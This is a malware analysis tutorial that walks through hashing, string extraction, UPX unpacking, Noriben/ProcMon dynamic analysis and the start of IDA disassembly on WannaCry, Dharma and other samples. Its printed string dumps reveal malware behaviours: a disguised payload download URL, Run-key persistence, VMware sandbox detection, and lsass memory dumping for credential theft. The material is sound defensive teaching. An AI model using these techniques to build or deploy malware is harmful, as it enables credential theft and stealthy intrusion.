
Note that you can also use the pefile Python module to compute the IMPHASH of a file as follows.
import sys
import pefile
import peutils
pe_file = sys.argv[1]
pe = pefile.PE(pe_file)
imphash = pe.get_imphash()
print(imphash)
To check the IMPHASH of the abovementioned WannaCry malware the command would be the following. imphash_calc.py contains the Python code above.
C:\Scripts> python imphash_calc.py C:\Samples\MalwareAnalysis\Ransomware.wannacry.exe
9ecee117164e0b870a53dd187cdd7174
SSDEEP
… is a hashing technique designed to compute a hash value indicative of content similarity between two files. This technique dissects a file into smaller, fixed-size blocks and calculates a hash for each block. The resulting hash values are then consolidated to generate the final fuzzy hash.
The SSDEEP algorithm allocates more weight to longer sequences of common blocks, making it highly effective in identifying files that have undergone minor modifications, or are similar but not identical, such as different variations of a malicious script.
You can find the SSDEEP hash of a malware in the “Details” tab of the VirusTotal results.
You can also use the ssdeep tool to calculate the SSDEEP hash of a file. To check the SSDEEP hash of the abovementioned WannaCry malware the command would be the following.
C:\Tools\ssdeep-2.14.1> ssdeep.exe C:\Samples\MalwareAnalysis\Ransomware.wannacry.exe
ssdeep,1.1--blocksize:hash:hash,filename
98304:wDqPoBhz1aRxcSUDk36SAEdhvxWa9P593R8yAVp2g3R:wDqPe1Cxcxk3ZAEUadzR8yc4gB,"C:\Samples\MalwareAnalysis\Ransomware.wannacry.exe"

Hashing PE Sections
… is a powerful technique that allows analysts to identify sections of a PE file that have been modified. This can be particularly useful for identifying minor variations in malware samples, a common tactic employed by attackers to evade detection.
The Section Hashing technique works by calculating the cryptographic hash of each of these sections. When comparing two PE files, if the hash corresponding sections in the two files matches, it suggests that the particular section has not been modified between the two versions of the file.
By applying section hashing, security analysts can identify parts of a PE file that have been tampered with or altered. This can help identify similar malware samples, even if they have been slightly modified to evade traditional signature-based detection methods.
Tools such as pefile in Python can be used to perform section hashing. In Python, for example, you can use the pefile module to access and hash the data in individual sections of a PE file as follows.
import sys
import pefile
pe_file = sys.argv[1]
pe = pefile.PE(pe_file)
for section in pe.sections:
print (section.Name, "MD5 hash:", section.get_hash_md5())
print (section.Name, "SHA256 hash:", section.get_hash_sha256())
Remember that while section hashing is a powerful technique, it is not foolproof. Malware authors might employ tactics like section name obfuscation or dynamically generating section names to try and bypass this kind of analysis.
As an illustration, to check the MD5 file hash of the abovementioned malware you can use pestudio as follows.

String Analysis
In this phase, your objective is to extract strings from a binary. Strings can furnish clues and valuable insight into the functionality of the malware. Occasionally, you can unearth unique embedded strings in a malware sample, such as:
- Embedded filenames
- IP addresses or domain names
- Registry paths or keys
- Windows API functions
- Command-line arguments
- Unique information that might hint at a particular threat actor
The Windows strings binary from Sysinternals can be deployed to display the strings contained within a malware. For instance, the command below will reveal strings for a ransomware sample named dharma_sample.exe.
C:\Users\htb-student> strings C:\Samples\MalwareAnalysis\dharma_sample.exe
Strings v2.54 - Search for ANSI and Unicode strings in binary images.
Copyright (C) 1999-2021 Mark Russinovich
Sysinternals - www.sysinternals.com
!This program cannot be run in DOS mode.
gaT
Rich
.text
`.rdata
@.data
HQh
9A s
9A$v
---SNIP---
GetProcAddress
LoadLibraryA
WaitForSingleObject
InitializeCriticalSectionAndSpinCount
LeaveCriticalSection
GetLastError
EnterCriticalSection
ReleaseMutex
CloseHandle
KERNEL32.dll
RSDS%~m
#ka
C:\crysis\Release\PDB\payload.pdb
---SNIP---
Occasionally, string analysis can facilitate the linkage of a malware sample to a specific threat group if significant similarities are identified. For example, in the link provided, a string containing a PDB path was used to link the malware sample to the Dharma/Crysis family of ransomware.
It should be noted that the FLOSS tool is also available for Windows OS.
The command below will reveal strings for a malware sample named shell.exe.
C:\Samples\MalwareAnalysis> floss shell.exe
INFO: floss: extracting static strings...
finding decoding function features: 100%|████████████████████████████████████████████| 85/85 [00:00<00:00, 1361.51 functions/s, skipped 0 library functions]
INFO: floss.stackstrings: extracting stackstrings from 56 functions
INFO: floss.results: AQAPRQVH1
INFO: floss.results: JJM1
INFO: floss.results: RAQH
INFO: floss.results: AXAX^YZAXAYAZH
INFO: floss.results: XAYZH
INFO: floss.results: ws232
extracting stackstrings: 100%|██████████████████████████████████████████████████████████████████████████████████████| 56/56 [00:00<00:00, 81.46 functions/s]
INFO: floss.tightstrings: extracting tightstrings from 4 functions...
extracting tightstrings from function 0x402a90: 100%|█████████████████████████████████████████████████████████████████| 4/4 [00:00<00:00, 25.59 functions/s]
INFO: floss.string_decoder: decoding strings
emulating function 0x402a90 (call 1/1): 100%|███████████████████████████████████████████████████████████████████████| 22/22 [00:14<00:00, 1.51 functions/s]
INFO: floss: finished execution after 25.20 seconds
FLARE FLOSS RESULTS (version v2.3.0-0-g037fc4b)
+------------------------+------------------------------------------------------------------------------------+
| file path | shell.exe |
| extracted strings | |
| static strings | 254 |
| stack strings | 6 |
| tight strings | 0 |
| decoded strings | 0 |
+------------------------+------------------------------------------------------------------------------------+
──────────────────────
FLOSS STATIC STRINGS
──────────────────────
+-----------------------------------+
| FLOSS STATIC STRINGS: ASCII (254) |
+-----------------------------------+
!This program cannot be run in DOS mode.
.text
P`.data
.rdata
`@.pdata
0@.xdata
0@.bss
.idata
.CRT
.tls
8MZu
HcP<H
D$ H
AUATUWVSH
D$ L
---SNIP---
C:\Windows\System32\notepad.exe
Message
Connection sent to C2
[-] Error code is : %lu
AQAPRQVH1
JJM1
RAQH
AXAX^YZAXAYAZH
XAYZH
ws2_32
PPM1
APAPH
WWWM1
VPAPAPAPI
Windows-Update/7.6.7600.256 %s
1Lbcfr7sAHTD9CgdQo3HTMTkV8LK4ZnX71
open
SOFTWARE\Microsoft\Windows\CurrentVersion\Run
WindowsUpdater
---SNIP---
TEMP
svchost.exe
%s\%s
http://ms-windows-update.com/svchost.exe
45.33.32.156
Sandbox detected
iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com
SOFTWARE\VMware, Inc.\VMware Tools
InstallPath
C:\Program Files\VMware\VMware Tools\
Failed to open the registry key.
Unknown error
Argument domain error (DOMAIN)
Overflow range error (OVERFLOW)
Partial loss of significance (PLOSS)
Total loss of significance (TLOSS)
The result is too small to be represented (UNDERFLOW)
Argument singularity (SIGN)
_matherr(): %s in %s(%g, %g) (retval=%g)
Mingw-w64 runtime failure:
Address %p has no image-section
VirtualQuery failed for %d bytes at address %p
VirtualProtect failed with code 0x%x
Unknown pseudo relocation protocol version %d.
Unknown pseudo relocation bit size %d.
.pdata
RegCloseKey
RegOpenKeyExA
RegQueryValueExA
RegSetValueExA
CloseHandle
CreateFileA
CreateProcessA
CreateRemoteThread
DeleteCriticalSection
EnterCriticalSection
GetComputerNameA
GetCurrentProcess
GetCurrentProcessId
GetCurrentThreadId
GetLastError
GetStartupInfoA
GetSystemTimeAsFileTime
GetTickCount
InitializeCriticalSection
LeaveCriticalSection
OpenProcess
QueryPerformanceCounter
RtlAddFunctionTable
RtlCaptureContext
RtlLookupFunctionEntry
RtlVirtualUnwind
SetUnhandledExceptionFilter
Sleep
TerminateProcess
TlsGetValue
UnhandledExceptionFilter
VirtualAllocEx
VirtualProtect
VirtualQuery
WriteFile
WriteProcessMemory
__C_specific_handler
__getmainargs
__initenv
__iob_func
__lconv_init
__set_app_type
__setusermatherr
_acmdln
_amsg_exit
_cexit
_fmode
_initterm
_onexit
_vsnprintf
abort
calloc
exit
fprintf
free
fwrite
getenv
malloc
memcpy
printf
puts
signal
sprintf
strcmp
strlen
strncmp
vfprintf
ShellExecuteA
MessageBoxA
InternetCloseHandle
InternetOpenA
InternetOpenUrlA
InternetReadFile
WSACleanup
WSAStartup
closesocket
connect
freeaddrinfo
getaddrinfo
htons
inet_addr
socket
ADVAPI32.dll
KERNEL32.dll
msvcrt.dll
SHELL32.dll
USER32.dll
WININET.dll
WS2_32.dll
+------------------------------------+
| FLOSS STATIC STRINGS: UTF-16LE (0) |
+------------------------------------+
─────────────────────
FLOSS STACK STRINGS
─────────────────────
AQAPRQVH1
JJM1
RAQH
AXAX^YZAXAYAZH
XAYZH
ws232
─────────────────────
FLOSS TIGHT STRINGS
─────────────────────
───────────────────────
FLOSS DECODED STRINGS
───────────────────────
Unpacking UPX-packed Malware
In your static analysis, you might stumble upon a malware sample that’s been compressed or obfuscated using a technique referred to as packing. Packing serves several purposes:
- It obfuscates the code, making it more challenging to discern its structure or functionality.
- It reduces the size of the executable, making it quicker to transfer or less conspicuous.
- It confounds security researchers by hindering traditional reverse engineering attempts.
This can impair string analysis because the references to strings are typically obscured or eliminated. It also replaces or camouflages conventional PE sections with a compact loader stub, which retrieves the original code from a compressed data section. As a result, the malware file becomes both smaller and more difficult to analyze, as the original code isn’t observable.
A popular packer used in many malware variants is the Ultimate Packer for Executables (UPX).
First see what happens when you run the strings command on a UPX-packed malware sample named credential_stealer.exe.
C:\Users\htb-student> strings C:\Samples\MalwareAnalysis\packed\credential_stealer.exe
Strings v2.54 - Search for ANSI and Unicode strings in binary images.
Copyright (C) 1999-2021 Mark Russinovich
Sysinternals - www.sysinternals.com
!This program cannot be run in DOS mode.
UPX0
UPX1
UPX2
3.96
UPX!
ff.
8MZu
HcP<H
tY)
L~o
tK1
7c0
VDgxt
amE
8#v
$ /uX
OAUATUWVSH
Z6L
<=h
%0rv
o?H9
7sk
3H{
HZu
'.}
c|/
c`fG
Iq%
[^_]A\A]
> -P
fo{Wnl
c9"^$!=
;\V
%&m
')A
v/7>
07ZC
_L$AAl
mug.%(
t%n
#8%,X
e]'^
(hk
Dks
zC:
Vj<
w~5
m<6
|$PD
c(t
\3_
---SNIP---
Observe the strings that inlcude UPX, and take note that the remainder of the output doens’t yield any valuable information regarding the functionality of the malware.
You can unpack the malware using the UPX tool with the following command.
C:\Tools\upx\upx-4.0.2-win64> upx -d -o unpacked_credential_stealer.exe C:\Samples\MalwareAnalysis\packed\credential_stealer.exe
Ultimate Packer for eXecutables
Copyright (C) 1996 - 2023
UPX 4.0.2 Markus Oberhumer, Laszlo Molnar & John Reiser Jan 30th 2023
File size Ratio Format Name
-------------------- ------ ----------- -----------
16896 <- 8704 51.52% win64/pe unpacked_credential_stealer.exe
Unpacked 1 file.
Now run the strings command on the unpacked sample.
C:\Tools\upx\upx-4.0.2-win64> strings unpacked_credential_stealer.exe
Strings v2.54 - Search for ANSI and Unicode strings in binary images.
Copyright (C) 1999-2021 Mark Russinovich
Sysinternals - www.sysinternals.com
!This program cannot be run in DOS mode.
.text
P`.data
.rdata
`@.pdata
0@.xdata
0@.bss
.idata
.CRT
.tls
ff.
8MZu
HcP<H
---SNIP---
D$(
D$
D$0
D$(
D$
t'H
%5T
@A\A]A^
SeDebugPrivilege
SE Debug Privilege is adjusted
lsass.exe
Searching lsass PID
Lsass PID is: %lu
Error is - %lu
lsassmem.dmp
LSASS Memory is dumped successfully
Err 2: %lu
@u@
`p@
Unknown error
Argument domain error (DOMAIN)
Overflow range error (OVERFLOW)
Partial loss of significance (PLOSS)
Total loss of significance (TLOSS)
The result is too small to be represented (UNDERFLOW)
Argument singularity (SIGN)
_matherr(): %s in %s(%g, %g) (retval=%g)
Mingw-w64 runtime failure:
Address %p has no image-section
VirtualQuery failed for %d bytes at address %p
VirtualProtect failed with code 0x%x
Unknown pseudo relocation protocol version %d.
Unknown pseudo relocation bit size %d.
.pdata
0@
00@
`E@
`E@
@v@
hy@
`y@
@p@
0v@
Pp@
AdjustTokenPrivileges
LookupPrivilegeValueA
OpenProcessToken
MiniDumpWriteDump
CloseHandle
CreateFileA
CreateToolhelp32Snapshot
DeleteCriticalSection
EnterCriticalSection
GetCurrentProcess
GetCurrentProcessId
GetCurrentThreadId
GetLastError
GetStartupInfoA
GetSystemTimeAsFileTime
GetTickCount
InitializeCriticalSection
LeaveCriticalSection
OpenProcess
Process32First
Process32Next
QueryPerformanceCounter
RtlAddFunctionTable
RtlCaptureContext
RtlLookupFunctionEntry
RtlVirtualUnwind
SetUnhandledExceptionFilter
Sleep
TerminateProcess
TlsGetValue
UnhandledExceptionFilter
VirtualProtect
VirtualQuery
__C_specific_handler
__getmainargs
__initenv
__iob_func
__lconv_init
__set_app_type
__setusermatherr
_acmdln
_amsg_exit
_cexit
_fmode
_initterm
_onexit
abort
calloc
exit
fprintf
free
fwrite
malloc
memcpy
printf
puts
signal
strcmp
strlen
strncmp
vfprintf
ADVAPI32.dll
dbghelp.dll
KERNEL32.DLL
msvcrt.dll
Now, you observe a more comprehensible output that includes the actual strings present in the sample.
Dynamic Analysis
In dynamic analysis, you observe and interpret the bahavior of the malware while it is running, or in action. This is a critical contrast to static analysis, where you dissect the malware’s properties and contents without executing it. The primary goal of dynamic analysis is to document and understand the real-world impact of the malware on its host environment, making it an integral part of comprehensive malware analysis.
In executing dynamic analysis, you encapsulate the malware within a tightly controlled, monitored, and usually isolated environment to prevent any unintentional spread or damage. This environment is typically a VM to which the malware is oblivious. It believes it is interacting with a genuine system, while you have full control over its interactions and can document its behavior thoroughly.
Your dynamic analysis procedure can be broken into the following steps:
- Environment Setup: You first establish a secure and controlled environment, typically a VM, isolated from the rest of the network to prevent inadvertent contamination or propagation of the malware. The VM setup should mimic a real-world system, complete with software, applications, and network configs, that an actual user might have.
- Baseline Capture: After the environment is set up, you capture a snapshot of the system’s clean state. This includes system files, registry states, running processes, network configuration, and more. This baseline serves as a reference point to identify changes by the malware post-execution.
- Tool Deployment (Pre-Execution): To capture the activities of the malware effectively, you deploy various monitoring and logging tools. Tools such as Process Monitor (Procmon) from Sysinternals Suite are used to log system calls, file system activity, registry operations, etc. You can also employ utilities like Wireshark, tcpdump, and Fiddler for capturing network traffic, and Regshot to take before-and-after snapshots of the system registry. Finally, tools such as INetSim, FakeDNS, and FakeNet-NG are used to simulate internet services.
- Malware Execution: With your tools running and ready, you proceed to execute the malware sample in the isolated environment. During execution, the monitoring tools capture and log all activities, including process creation, file and registry modifications, network traffic, etc.
- Observation and Logging: The malware sample is allowed to execute for a sufficient duration. All the while, your monitoring tools are diligently recording its every move, which will provide you with comprehensive insight into its behavior and modus operandi.
- Analysis of Collected Data: After the malware has run its course, you halt its execution and stop the monitoring tools. You now examine the logs and data collected, comparing the system’s state to your initial baseline to identify the changes introduced by the malware.
In some cases, when the malware is particularly evasive or complex, you might employ sandboxed environments for dynamic analysis. Sandboxes, such as Cuckoo Sandbox, Joe Sandbox, or FireEye’s Dynamic Threat Intelligence cloud, provide an automated, safe, and highly controlled environment for malware execution. They come equipped with numerous features for in-depth behavioral analysis and generate detailed reports regarding the malware’s network behavior, file system interaction, memory footprint, and more.
However, it’s important to remember that while sandbox environments are valuable tools, they are not foolproof. Some advanced malware can detect sandbox environments and alter their behavior accordingly, making it harder for researchers to ascertain their true nature.
Dynamic Analysis with Noriben
Noriben is a powerful tool in your dynamic analysis toolkit, essentially acting as a Python wrapper for Sysinternals ProcMon, a comprehensive system monitoring utility. It orchestrates the operation of ProcMon, refines the output, and adds a layer of malware-specific intelligence to the process. Leveraging Noriben, you can capture malware behaviors more conveniently and understand them more precisely.
To understand how Noriben empowers your dynamic analysis efforts, first quickly review ProcMon. This tool, from Sysinternals Suite, monitors real-time file system, Registry, and process/thread activity. It combines the features of utilities like Filemon, Regmon, and advanced features like filtering, advanced highlighting, and extensive event properties, making it a powerful system monitoring tool for malware analysis.
However, the volume and breadth of information that Procmon collects can be overwhelming. Without filtering and contextual analysis, sifting through this raw data becomes a considerable challenge. This is where Noriben steps in. It uses Procmon to capture system events but then filters and analyzes this data to extract meaningful information and pinpoint malicious activities.
In you dynamic malware analysis process, here’s how you employ Noriben:
- Setting Up Noriben: You initiate Noriben by launching it from the command line. The tool supports numerous command-line arguments to customize its operation. For instance, you can define the duration of data collection, specify a custom malware sample for execution, or select a personalized ProcMon configuration file.
- Launching ProcMon: Upon initiation, Noriben start ProcMon with a predefined configuration. This configuration contains a set of filters designed to exclude normal system activity and focus on potential indicators of malicious actions.
- Executing the Malware Sample: With ProcMon running, Noriben executes the selected malware sample. During this phase, ProcMon captures all system activities, including process operations, file system changes, and registry modifications.
- Monitoring and Loggin: Noriben controls the duration of monitoring, and once it concludes, it commands ProcMon to save the collected data to a CSV file and then terminates ProcMon.
- Data Analysis and Reporting: This is where Noriben shines. It processes the CSV file generated by ProcMon, applying additional filters and performing contextual analysis. Noriben identifies potentially suspicious activities and organizes them into different categories, such as file system activity, process operations, and network connections. This process results in a clear, readable report in HTML or TXT format, highlighting the behavioral traits of the analyzed malware.
Noriben’s integration with YARA rules is another notable feature. You can leverage YARA rules to enhance your data filtering capabilities, allowing you to identify patterns of interest more efficiently.
Demonstration
For demonstration purposes, you conduct dynamic analysis on a malware named shell.exe.
- Launch a new Command Line interface
- Initiate Noriben as indicated
C:\Tools\Noriben-master> python .\Noriben.py
[*] Using filter file: ProcmonConfiguration.PMC
[*] Using procmon EXE: C:\ProgramData\chocolatey\bin\procmon.exe
[*] Procmon session saved to: Noriben_27_Jul_23__23_40_319983.pml
[*] Launching Procmon ...
[*] Procmon is running. Run your executable now.
[*] When runtime is complete, press CTRL+C to stop logging.
- Upon seein the User Account Control prompt, select “Yes”
- Proceed to the malware directory and activate shell.exe
- shell.exe will identify it is running within a sandbox; close the window when it created
- Terminate ProcMon
- In the Command Prompt running Noriben, use the
[Ctrl+C]command to cease its operation
C:\Tools\Noriben-master> python .\Noriben.py
[*] Using filter file: ProcmonConfiguration.PMC
[*] Using procmon EXE: C:\ProgramData\chocolatey\bin\procmon.exe
[*] Procmon session saved to: Noriben_27_Jul_23__23_40_319983.pml
[*] Launching Procmon ...
[*] Procmon is running. Run your executable now.
[*] When runtime is complete, press CTRL+C to stop logging.
[*] Termination of Procmon commencing... please wait
[*] Procmon terminated
[*] Saving report to: Noriben_27_Jul_23__23_42_335666.txt
[*] Saving timeline to: Noriben_27_Jul_23__23_42_335666_timeline.csv
[*] Exiting with error code: 0: Normal exit
You’ll observe that Noriben generates a .txt report inside it’s directory, compiling all the behavioral information it managed to gather.

Noriben uses ProcMon to capture system events but then filters and analyzes this data to extract meaningful information and pinpoint malicious activities.
Noriben might filter out some potentially valuable information. For instance, you don’t receive any insightful data from Noriben’s report about how shell.exe recognized that is was functioning within a sandbox or VM.
Take a different approach and manually launch ProcMon using its default, more inclusive, configuration. Following this, re-run shell.exe. This might give you insights into how shell.exe detects the presence of a sandbox or VM.
Then, configure the filer as follows and press “Apply”.

Finally, navigate to the end of the results. There you can observe that shell.exe conducts sandbox or VM detection by querying the registry for the presence of VMware tools.

Code Analysis
Code Analysis
Reverse Engineering & Code Analysis
Reverse engineering is a process that takes you beneath the surface of executable files or compiled machine code, enabling you to decode their functionality, behavioral traits, and structure. With the absence of source code, you turn to the analysis of disassembled code instructions, also known as assembly code analysis. This deeper level of understanding helps you to uncover obscured or elusive functionalities that remain hidden even after static and dynamic analysis.
To untangle the complex web of machine code, you turn to a duo of powerful tools.: Disassemblers and Debuggers.
- A Disassembler is your tool of choice when you wish to conduct a static analysis of the code, meaning that you need not execute the code. This type of analysis is invaluable as it helps you to understand the structure and logic of the code without activating potentially harmful functionalities. Some prime examples of diassemblers include IDA, Cutter, and Ghidra.
- A Debugger, on the other hand, serves a dual purpose. Like a disassembler, it decodes machine code into assembly instructions. Additionally, it allows you to execute code in a controlled manner, proceeding instruction by instruction, skipping to specific locations, or halting the execution flow at designated points during breakpoints. Examples of debuggers include x32dgb, x64dgb, IDA, and OllyDbg.
Take a step back and understand the challenge before you. The journy of code from human-readable high-level languages, such as C or C++, to machine code is a one-way ticket, guided by the compiler. Machine code, a binary language that computers process directly, is a cryptic narrative for human analysts. Here’s where the assembly language comes into play, acting as a bridge between you and the machine code, enabling you to decode the latter’s story.
A disassembler transforms machine code back into assembly language, presenting you with a readable sequence of instructions. Understanding assembly and its mnemonics is pivotal in dissecting the functionality of malware.
Code analysis is the process of scrutinizing and deciphering the behavior and functionality of a compiled program or binary. This involves analyzing the instructions, control flow, and data structures within the code, ultimately shedding light on the purpose, functionality, and potential indicators of compromise.
Understanding a program or a piece of malware often requires you to reverse the compilation process. This is where Disassembly comes into the picture. By converting machine code back into assembly language instructions, you end up with a set of instructions that are symbolic and mnemonic, enabling you to decode the logic and workings of the program.

Disassemblers are you allies in this process. These specialized tools take the binary code, generate the corresponding assembly instructions, and often supplement them with additional context such as memory address, function names, and control flow analysis. One such powerful tool is IDA, a widely used disassembler and debugger revered for its advanced analysis features. It supports multiple executable file formats and architectures, presenting a comprehensive disassembly view and potent analysis capabilities.
Code Analysis Example: shell.exe
Persist with the analysis of the shell.exe malware. Up until this point, you’ve discovered that it conducts sandbox detection, and that it includes a possible sleep mechanism - a 5-second ping delay - before executing its intended operations.
Importing a Malware Sample into the Disassembler - IDA
For the next stage in your investigation, you must scrutinize the code in IDA to ascertain its further actions and discover how to circumvent the sandbox check employed by the malware sample.
You can initiate IDA either by double-clicking the IDA shortcut or by right-clicking it and selecting Run as administrator to ensure proper access rights. At first, it will display the license information and subsequently prompt you to open a new executable for analysis.
Next, op for New and select the shell.exe sample.

The Load a new file dialog box that pops up next is where you can select the processor architecture. Choose the correct one and click OK. By default, IDA determines the appropriate processor type.
